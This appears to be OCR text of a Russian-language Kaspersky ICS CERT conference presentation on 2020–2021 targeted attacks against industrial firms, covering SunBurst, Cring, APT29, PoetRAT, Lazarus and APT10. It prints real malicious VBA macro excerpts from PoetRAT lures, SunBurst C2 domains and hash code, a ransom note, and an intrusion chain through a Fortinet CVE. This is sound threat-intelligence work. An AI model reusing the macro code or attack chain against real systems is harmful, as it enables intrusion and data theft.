Kaspersky Industrial Cybersecurity Conference 2021

Целевые атаки на промышленные компании 2020/2021

Мария Гарнаева
Старший исследователь угроз ИБ
Kaspersky ICS CERT

kaspersky

Kaspersky ICS CERT

ics-cert.kaspersky.ru
ics-cert.kaspersky.com

Из этой презентации вы узнаете

Какие атакующие:

- Ставят наш антивирус и любят поэзию Шекспира
- Наряду с индустриальными шпионскими атаками зарабатывают себе финансовыми атаками на хлеб (или на рис)
- Не могут совладать с великим и могучим, несмотря на популярность в стране российского кино

А также:

- Почему не только слушатели курсов SkillBrains предпочитают учить Python
- Как правильно искать «тот самый след» в атаках
- Кто является самыми большими киберцыганами и проводят больше всего индустриальных атак
- Какие послания оставляют вирусописатели исследователям вредоносов

SolarWinds

Что произошло:

- В декабре 2020 была обнаружена крупнейшая атака на цепочку поставок с использованием SolarWinds Orion IT
- Установка бэкдора SunBurst
- Возможное количество пользователей с бэкдором - 18 000
- Затронуто множество организаций различного профиля

Source: https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html

SolarWinds


main ▾ research / sunburst / uniq-hostnames.txt


bapril Adding data from DNSDB (+ numeric sorting ipv4 list)

2 contributors


1722 lines (1722 sloc) | 108 KB

```
02m6hcopd17p6h450gt3.appsync-api.us-west-2.avsvmcloud.com
039n5tnndkhrfn5cun0y0sz02hij0b12.appsync-api.us-west-2.avsvmcloud.com
043o9vacvthf0v95t81l.appsync-api.us-east-2.avsvmcloud.com
04jrge684mgk4eq8m8adfg7.appsync-api.us-east-2.avsvmcloud.com
04r0rndp6aom5fq5g6p1.appsync-api.us-west-2.avsvmcloud.com
04spiistorug1jq5o6o0.appsync-api.us-west-2.avsvmcloud.com
05q2sp0v4b5ramdf71l7.appsync-api.eu-west-1.avsvmcloud.com
060mpkprgdk087ebcr1jov0te2h.appsync-api.us-east-1.avsvmcloud.com
06o0865eliou4t0btvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
07605jn8l36uranbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
07q2aghbohp4bncce6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com
07ttndaugjrj4pcbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
08amtsejd02kobtb6h07ts2fd0b12eu1.appsync-api.eu-west-1.avsvmcloud.com
09un09cpkalitb9en1h4qlp.appsync-api.us-east-2.avsvmcloud.com
0apc5te703g8didtt8343l9.appsync-api.us-east-1.avsvmcloud.com
0b0fbhp20mdsv4scwo11r0oirssrc2vv.appsync-api.us-east-2.avsvmcloud.com
0br2kgmp2hbg90sb9uf29l49711e.appsync-api.us-east-2.avsvmcloud.com
0bv6kouis4gtgs1be2sd0tdieo0te2h.appsync-api.us-east-2.avsvmcloud.com
```





Общий процент промышленных организаций с бэкдором SunBurst среди всех организаций согласно анализу расшифрованных доменов - 32,4%




В нашей телеметрии: более 20 промышленных организаций

Sunburst: Жертвы != Цели

Here is the full list of internal AD domain names from the SUNBURST deployments in VriesHd's DNS data that actually did enter Stage 2 operation according to our analysis:

- central.pima.gov (confirmed)
- cisco.com (confirmed)
- corp.qualys.com (confirmed)
- coxnet.cox.com (confirmed)
- ddsn.gov
- fc.gov
- fox.local
- ggsg-us.cisco.com (confirmed)
- HQ.FIDELIS (confirmed)
- jpso.gov
- lagnr.chevrontexaco.net
- logitech.local
- los.local
- mgt.srb.europa* (confirmed)
- ng.ds.army.mil
- nsanet.local (not the NSA)
- paloaltonetworks* (confirmed)
- phpds.org
- scc.state.va.us (confirmed)
- suk.sas.com
- vgn.viasatgsd.com
- wctc.msft
- WincoreWindows.local



Source: https://www.netresec.com/?page=Blog&month=2021-01&post=Twenty-three-SUNBURST-Targets-Identified

SolarWinds: кто стоит за атакой?

THE WALL STREET JOURNAL.

With SolarWinds Hack, Suspected Russian Hackers Again Flex Moscow's Spycraft Muscle

Cyber intrusion sends a message to the West that years of sanctions haven't deterred Russia's security apparatus from conducting broad-based operations, analysts say

A suspected Russian cyberattack of the federal government has breached at least six cabinet-level departments. WSJ's Gerald F. Seib explains what the hack means for President-elect Joe Biden's national security efforts. Photo illustration: Laura

Technology and capital markets – what's your next move?

Webcast

WATCH NOW

UPCOMING EVENTS

Sep

2:00 PM - 2:30 PM EDT

Community Conversations:

Kazuar (Turla APT)

```
public static ulong bu(string pK)
{
  byte[] bytes = Encoding.UTF8.GetBytes(pK);
  ulong num = 0xCBF29CE484222325UL;
  ulong num2 = 0x69294589840FB0E8UL;
  ulong num3 = 0x100000001B3UL;
  for (int i = 0; i < bytes.Length; i++)
  {
    num ^= (ulong)bytes[i];
    num *= num3;
  }
  return num ^ num2;
}
```

SunBurst

```
private static ulong GetHash(string s)
 {
   ulong num = 0xCBF29CE484222325UL;
   try
   {
     foreach (byte b in Encoding.UTF8.GetBytes(s))
     {
       num ^= (ulong)b;
       num *= 0x100000001B3UL;
     }
   }
   catch
   {
   }
   return num ^ 0x5BAC903BA7D81967UL;
 }
```

Source: https://securelist.com/sunburst-backdoor-kazuar/99981/


Шифровальщик Cring


Cring

deReadMe!!!.txt — Блокнот

Файл Правка Формат Вид Справка

Sorry, your network is encrypted, and most files are encrypted using special technology. The file cannot be recovered by any security company. If you do not believe that you can even consult a security company, your answer will be that you need to pay the corresponding fees, but we have a good reputation. After receiving the corresponding fee, we will immediately send the decryption program and KEY. You can contact us to get two file decryption services, and then you will get all decryption services after paying our fee, usually the cost is about 2 bitcoins. Contact: eternalnightmare@tutanota.com qkhooks0708@protonmail.com


Internet
CVE-2018-13379
Fortigate
SSL-VPN v.6.0.2
Malware hosting
Domain controller
Got domain administrator
credentials using Mimikatz
Cobalt Strike + PowerShell
Cring
Ransomware
SQL server
RDP server
Backup server



Russian SVR Targets U.S. and Allied Networks


Executive summary

Russian Foreign Intelligence Service (SVR) actors (also known as APT29, Cozy Bear, and The Dukes) frequently use publicly known vulnerabilities to conduct widespread scanning and exploitation against vulnerable systems in an effort to obtain authentication credentials to allow further access. This targeting and exploitation encompasses U.S. and allied networks, including national security and government-related systems.

Recent Russian SVR activities include compromising SolarWinds® Orion® software updates,[1] targeting COVID-19 research facilities through deploying WellMess malware,[2] and leveraging a VMware® vulnerability that was a zero-day at the time for follow-on Security Assertion Markup Language (SAML) authentication abuse.[3] SVR cyber actors also used authentication abuse tactics following SolarWinds-based breaches.[4] [5]

The SVR has exploited—and continues to successfully exploit—software vulnerabilities to gain initial footholds into victim devices and networks, to include:

- CVE-2018-13379 Fortinet®[2]
- CVE-2019-9670 Zimbra®[2]
- CVE-2019-11510 Pulse Secure®[2]
- CVE-2019-19781 Citrix®[2]
- CVE-2020-4006 VMware®[3]


Fortinet SSL VPN sslvpn_websession 6.7GB [CVE-2018-13379]
by arendee2018 - 41 minutes ago
arendee2018
M.V.P User
Posts 21
41 minutes ago This post was last modified: 28 minutes ago by arendee2018. Edited 1 time in total.
this is the most complete achieve containing all exploit links and sslvpn_websession files
not available anywhere else
6.7GB uncompressed
https://anonfiles.com/
archive password

Obsidian Gargoyle/PoetRAT

Obsidian Gargoyle: кто такие

- Новая группировка на мировой арене
- Атакуют различные организации Азербайджана с конца 2019, в том числе государственные, нефтегазовые, энергетические, транспортные
- Проводят атаки с помощью веб и почтового фишинга
- Используют широко доступные утилиты с GitHub, а также свой кастомный бэкдор на Питоне PoetRAT
- В последних атаках переключились на Lua скрипты
- Многообразие ПО с целью кражи информации

KoronaVirus info

1148	+50	289	12	847
AZƏRBAYCANDA VƏZİYYƏT	Virusa yoluxan	Yeni yoluxan	Sağalan	Ölüm halı	Aktiv koronavirus xəstəsi

Azərbaycan Respublikası Nazirlər Kabineti yanında operativ qərargahın


Koronavirus infeksiyası (COVID-19) dünya ölkələri arasında sürətlə yayılmaqda davam edir. Virusun uzun inkubasiya dövrünün olması, yayılma sürəti və vaksinin hələ də tapılmaması dövlətləri daha da ciddi tədbirlər görməyə sövq edir. Ümumdünya Səhiyyə Təşkilatı tərəfindən koronavirus infeksiyasının qlobal pandemiya elan olunduğunu nəzərə alaraq və virusun qarşısının alınması istiqamətindəUmumdünya Səhiyyə Təşkilatının tövsiyə və tələblərindən irəli gələrək ölkəərazisində bir sıra təxirəsalınmaz tədbirlərin həyata keçirilməsi zərurəti yaranmışdır. Bununla əlaqədar bir ay müddətində kütləvi tədbirlərin təxirə salınması qərara alınmışdır. Həmçinin, dövlət vəzəl sektora aid qurumlardan, vətəndaşlardan xüsusi qaydalara ciddi riayət etmələri tələb olunur.

Azərbaycan Respublikası Nazirlər Kabineti yanında Operativ Qərargah 14 mart 2020-ci il saat 00:00-dan etibarən ölkəərazisində tətbiq olunacaq bəzi sosial izolyasiya tədbirlərini diqqətəçatdırır:

- ölkəüzrə bütün kütləvi tədbirlər, o cümlədən mədəni-idman tədbirləri təxirə salınır, artıq təyin olunmuş tədbirlərin tarixi dəyişdirilir;

Obsidian Gargoyle: макрос в начале 2020


```
    'Run
    Call Shell("""" & User & "\Python37\python.exe" & """ """ & User & "\Python37\launcher.py" & """", vbHide)
End Sub

Function bin2var(filename As String) As String

'Which alters when it alteration finds,
'Or bends with the remover to remove.
    Dim f As Integer
    f = FreeFile()
    Open filename For Binary Access Read Lock Write As #f
        bin2var = Space(FileLen(filename))
        Get #f, , bin2var
    Close #f
'O no! it is an ever-fixed mark
'That looks on tempests and is never shaken;

End Function
'It is the star to every wand'ring bark,
'Whose worth 's unknown, although his height be taken.
'Love 's not Time's fool, though rosy lips and cheeks
'Within his bending sickle's compass come;

Sub var2bin(filename As String, data As String)

'If this be error and upon me prov'd,
'I never writ, nor no man ever lov'd.
    Dim f As Integer
    f = FreeFile()
    Open filename For Output Access Write Lock Write As #f
        Print #f, data;
    Close #f
End Sub
'Love alters not with his brief hours and weeks,
'But bears it out even to the edge of doom.
```



Сонет 116 в переводе Самуила Маршака

.....

Любовь - над бурей поднятый маяк,
Не меркнущий во мраке и тумане.
Любовь - звезда, которою моряк
Определяет место в океане.
Любовь - не кукла жалкая в руках
У времени, стирающего розы
На пламенных устах и на щеках,
И не страшны ей времени угрозы.
А если я не прав и лжет мой стих,
То нет любви - и нет стихов моих!

Obsidian Gargoyle: макрос в сентября 2020


```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
'“Above all, don't lie to yourself. The man who lies to himself and listens to his own lie comes
'to a point that he cannot distinguish the truth within him, or around him, and so loses all
'respect for himself and for others. And having no respect he ceases to love.”
Sub document_open()
    'intelligence and a deep heart. The really great men must, I think, have great sadness on earth.”
    Dim argument1 As String
    Dim argument2 As String
    Dim argument4 As String
    Dim argument3 As Object
    argument4 = "C:\Users" + "\Public"
    '“To go wrong in one's own way is better than to go right in someone else's.”
    argument5 = ActiveDocument.FullName
    '“Man is a mystery. It needs to be unravelled, and if you spend your
    Call Shell("cmd /c copy " + argument5 + " " + argument4 + "\mew.doc", vbHide)
    'whole life unravelling it, don't say that you've wasted time.
    halt (4)
    'I am studying that mystery because I want to be a human being.”
    argument2 = coca2pepsi(argument4 + "\mew.doc")
    '“The awful thing is that beauty is mysterious as well as terrible.
    argument2 = Right(argument2, 3215415)
    'God and the devil are fighting there and the battlefield is the heart of man.”
    pepsi2coca argument4 + "\mew.zip", argument2

    argument1 = VBA.FileSystem.Dir(argument4 + "\Mew", vbDirectory)
    If argument1 <> VBA.Constants.vbNullString Then
        '“You can be sincere and still be stupid.”
```

Главное, самому себе не лгите. Лгущий самому себе и собственную ложь свою слушающий до того доходит, что уж никакой правды ни в себе, ни кругом не различает, а стало быть входит в неуважение и к себе и к другим.


Соврать по-своему — ведь это почти лучше, чем правда по одному по-чужому;

Ужасно то, что красота есть не только страшная, но и таинственная вещь. Тут дьявол с Богом борется, а поле битвы — сердца людей.

Obsidian Gargoyle tester

2020-02-26 15:58:42	F01F1836B5FB4D4C11EA24F02DB0A7C6	%Documents%\pasue.exe
2020-02-26 15:58:42	CEAA5817A65E914AA178B28F12359A46	%ProgramFiles%\microsoft office\office12\winword.exe
2020-02-27 08:56:50	B13F39F9DEC47DF806D69A2C4AF95E3D	%Desktop%\puppy.ppsx
2020-03-16 11:06:08	6A9E1020D10DEEB4C4008C5A86894CB2	%LocalTemp%\tmptl2sf0a5\vostro\hards\browsers\mozilla.py

Почему Python? Почему Lua?



Lazarus

Lazarus: кто такие

- Группа, которую связывают с правительством Северной Кореи
- Активна по крайней мере с 2009 года

- В самом начале появления была сосредоточена в основном на атаках на организации в Южной Корее, в настоящее время география обширна

- Наиболее известна по взлому Sony Pictures и шифровальщику WannaCry, от которого пострадали более 150 стран

- Имеют в своем арсенале вредоносные программы почти для всех платформ: Windows, MacOS, Linux и Android

- Проводят атаки с целью кибершпионажа, а также атаки с финансовой выгодой преимущественно на финансовые учреждения, криптобиржи и пр.

- Уникальная группа на «самообеспечении»

Lazarus: кампания против оборонных предприятий с использованием ThreatNeedle

Мы обслуживаем слишком много людей в день.

Мы стараемся любезно служить всем, но иногда эти проблемы возникают.

Я отправлю вложение напрямую, пожалуйста, найдите мое вложение.


--
С уважением,

[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7 [redacted]


TOMORROW

Andariel

- Подгруппа Lazarus
- Финансовые атаки, в том числе и ранние на банкоматы
- В апреле 2021 проводила атаки, в том числе на промышленные организации в Южной Корее, с использованием кастомного шифровальщика



Source: https://securelist.com/andariel-evolves-to-target-south-korea-with-ransomware/102811/

APT10

APT10

- Китайскоязычная группа
- Активна с 2009 года
- В начале обнаружения атаковала оборонные предприятия США и госучреждения
- Позже значительно расширила географию и профиль организаций (промышленные, энергетические, автомобильные, MSP, ISPs, медицинские и тд.)
- В настоящее время география атак остается обширна, но основной фокус – японские организации и их дочерние предприятия по всему миру
- Цель атак – стратегическая разведка
- В арсенале группы множество open source инструментов, вредоносов других китайскоязычных групп (PoisonIVY, PlugX) и собственных

